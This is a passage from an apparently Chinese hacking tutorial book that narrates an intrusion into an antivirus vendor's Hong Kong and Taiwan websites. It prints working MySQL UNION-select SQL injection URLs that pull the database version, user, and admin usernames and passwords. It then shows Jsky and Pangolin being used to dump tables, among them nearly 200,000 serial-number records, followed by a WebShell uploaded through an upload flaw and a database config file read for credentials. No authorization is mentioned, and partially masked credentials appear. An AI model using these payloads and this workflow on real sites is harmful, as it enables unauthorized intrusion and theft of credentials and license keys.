


图 4-219　获取端口开放情况

3．获取该 IP 地址下的所有域名

打开“http://www.ip866.com”网站输入 IP 地址“202.66.31.2**”，然后查询该 IP 地址下的所有其他域名，如图 4-220 所示，仅有两个，另外一个是某杀毒软件中国台湾地区的网站地址（http://www.****.com.hk）。

4．初步情况判断

通过以上三个步骤，可以初步判断该服务器具有一定的安全性，看来只有通过检测 Web 来获得突破。



图 4-220 获取该 IP 下其他域名信息

4.14.2 Web 程序安全检测

1. 手工检测

首先在 IE 中输入地址“http://www.duba.com.**”，打开某杀毒软件香港特别行政区网站，通过网站导航栏查看网页文件，发现该网站系统是使用 PHP 语言编写的，后面找到一个检测 SQL 注入点的地址：http://www.duba.com.**/duba_**/***.php?nid=00000000415，在其后面加上“and 1=2’”，如图 4-221 所示，出现“invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1”提示错误。



图 4-221 初步测试出错

继续手工进行测试在该地址后面输入“order by 6”，如图 4-222 所示，仍然出错，显示

为查询非法，看来 SQL 语句不对。



图 4-222　查询出错

2. 手工获取系统信息

在地址栏中输入：http://www.duba.com.hk/duba_**/*****.php?nid=00000000415%20/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,user(),version()/*，获取 MySQL 的版本和数据库的用户等信息，如图 4-223 所示，至此可以完全肯定该 Web 程序存在 SQL 注入点。



图 4-223　获取 Mysql 用户和版本等信息

3. 手工获取管理员密码和用户名

通过 union 猜测获取了 MySQL 数据库中存在 admin 表，表中存在 username 和 pwd 字

段，通过构造以下语句来获取管理员表中的密码和用户名：

http://www.duba.com.**/duba_***/**********.php?nid=00000000415%20/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,username,pwd/**/from/**/admin/*，执行成功后，如图 4-224 所示，管理员表中用户名为“du***”，密码为“founder*****123”。



图 4-224　获取管理员名称和密码

4.14.3　使用 Jsky 扫描系统漏洞

直接打开 Jsky 扫描软件，新建一个扫描任务，输入扫描地址“http://www.duba.com.**”，其他选择默认，设置完毕后，单击向右的绿色按钮进行漏洞扫描，如图 4-225 所示，一共有 2 个跨站漏洞，3 个 SQL 注入漏洞。




图 4-225　使用 Jsky 扫描系统漏洞

4.14.4 利用 Pangolin 进行渗透测试

在 Jsky 中任选一个存在 SQL 注入的地址，然后右键单击选择使用 Pangolin 进行渗透测试，如图 4-226 所示，在 Type 中选择“String”，在 DB 中选择“MySQL”，然后单击“Check”按钮进行检测，接着会出现有关该数据库、操作系统以及账号等信息。选择 Informations 标签，选中“Databases”，然后单击“Go”按钮以获取更多的信息。




图 4-226 获取数据库等信息

1. 获取数据库中的表

单击“Datas”标签，然后单击“Tables”猜解数据库中的表，如图 4-227 所示，一共有 86 个表。



图 4-227 获取数据库中的表

2. 获取某杀毒软件序列号

以前在《黑客防线》杂志上曾经看过，通过网站入侵后成功获取了软件的注册码，通过查看数据库中的表发现其中有一个名称为“serialnuminfo”的表，选中该表并双击，先猜解“serialnuminfo”中的字段，通过猜解一共发现有“SNID”、“ActiveCode”、“Status”以及“ImortDate”四个字段，然后单击“Datas”猜解该表，如图 4-228 所示，共有 196860 条记录，在 Pangolin 右下方显示猜解的信息，按照字面意思应该是注册码，由于本次是为了进行安全检测，猜解几条数据记录后，停止猜解。




图 4-228 获取注册号信息

3. 猜解有关后台管理表 admin

选中“admin”，分别猜解表列名、各个列名中的数据，如图 4-229 所示，一共有 18 条记录，在该表中“pwd”竟然是明文，没有采取任何加密方式进行加密，而且在该表中竟然有 9 个人设置的密码为“123456”，杀毒软件也太相信自己的系统安全了！




图 4-229 获取 admin 表中信息

4. 猜解其他信息

通过浏览数据表，猜解一些有关用户或者工作人员的信息，如图 4-230 所示，看看可否进行社工，在猜解的同时，我通过网络搜索了一下有关该公司的邮件系统，结果没有找到。




图 4-230　猜解其他的一些信息

4.14.5　获取网站后台管理地址

1. 手工猜测后台

在 IE 中输入“http://www.duba.com.**/a*******”地址后，居然没有反应，难道这个不是管理地址，后面我想起在 IIS 设置中有可能没有设置默认首页文件，后面我输入完整的地址“http://www.duba.com.**/a******/index.php”后出现一个警告的提示，如图 4-231 所示，要求通过“指纹锁”进行验证。呵呵，系统还挺高级的，看来即使获取密码也没有办法突破。

2. 通过 Google 搜索后台

在 Google 中使用了多种办法，但是都没有搜索结果。在图 4-231 中有一些有关公司的信息，看看能否通过电话号码来进行搜索。在 Google 搜索框中输入“site:www.duba.com.** ‘852-2611-4144’”，在结果中出现了一个“某杀毒软件媒体联盟管理系统 V1.0”，如图 4-232 所示。




图 4-231 获取不能登录的后台地址




图 4-232 通过 Google 获取某杀毒软件媒体联盟管理系统地址

4.14.6 登录某杀毒软件媒体联盟管理系统

1. 错误的登录后台地址

单击 Google 搜索出来的“某杀毒软件媒体联盟管理系统”地址，如图 4-233 所示，出现某杀毒软件媒体联盟管理系统，在联盟代码和密码中输入获取的 admin 和密码，均不能

登录，感觉获取的后台登录地址不对。



图 4-233　登录某杀毒软件媒体联盟管理系统失败

2. 获取另外一个系统管理地址

后面通过 Jsky 扫描到后台地址“Http://www.duba.com.**/fou****/admin/”，抱着试试看的态度，笔者在 IE 地址栏中输入“Http://www.duba.com.**/fou****/admin/index.php”，运气很好，如图 4-234 所示，出来 Mrbuy 的登录界面，输入获取的用户名和密码，成功进入系统。




图 4-234　获取另外一个管理系统

3. 探测某杀毒软件台湾地区网站

在 Jsky 中重新建立一个扫描任务，输入某杀毒软件台湾地区网站的地址“http://www.duba.com.**”，然后进行扫描，如图 4-235 所示，出来 3 个 SQL 注入漏洞，4 个跨站漏洞。




图 4-235　检测某杀毒软件台湾地区网站

4.14.7　获取 WebShell 和提升权限

1. 获取 WebShell

通过 Mrbuy 找到一个上传漏洞，直接将 WebShell 上传到图片文件夹，直接执行即可，在这里就不赘述了，如图 4-236 所示，获得 WebShell，该域名同时指向某杀毒软件香港网站。



图 4-236　获取 WebShell

2. 寻找数据库文件

通过 WebShell，在该系统中查看有关 config.inc.php 以及 config.php 等有关 MySQL 数据库配置的文件，如图 4-237 所示，找到 config.inc.php 以及其他一些文件。




图 4-237　找到 config.inc.php 文件

3. 获取 MySQL 数据库密码

将该文件下载到本地并打开，如图 4-238 所示，用户名和密码都是 root，感觉不会是这个密码，这个密码太弱智了，而且在该文件中没有数据库名称，不过有一个 IP 地址引起了笔者的注意“202.66.31.***”，该 IP 地址可能是 MySQL 的真实地址。

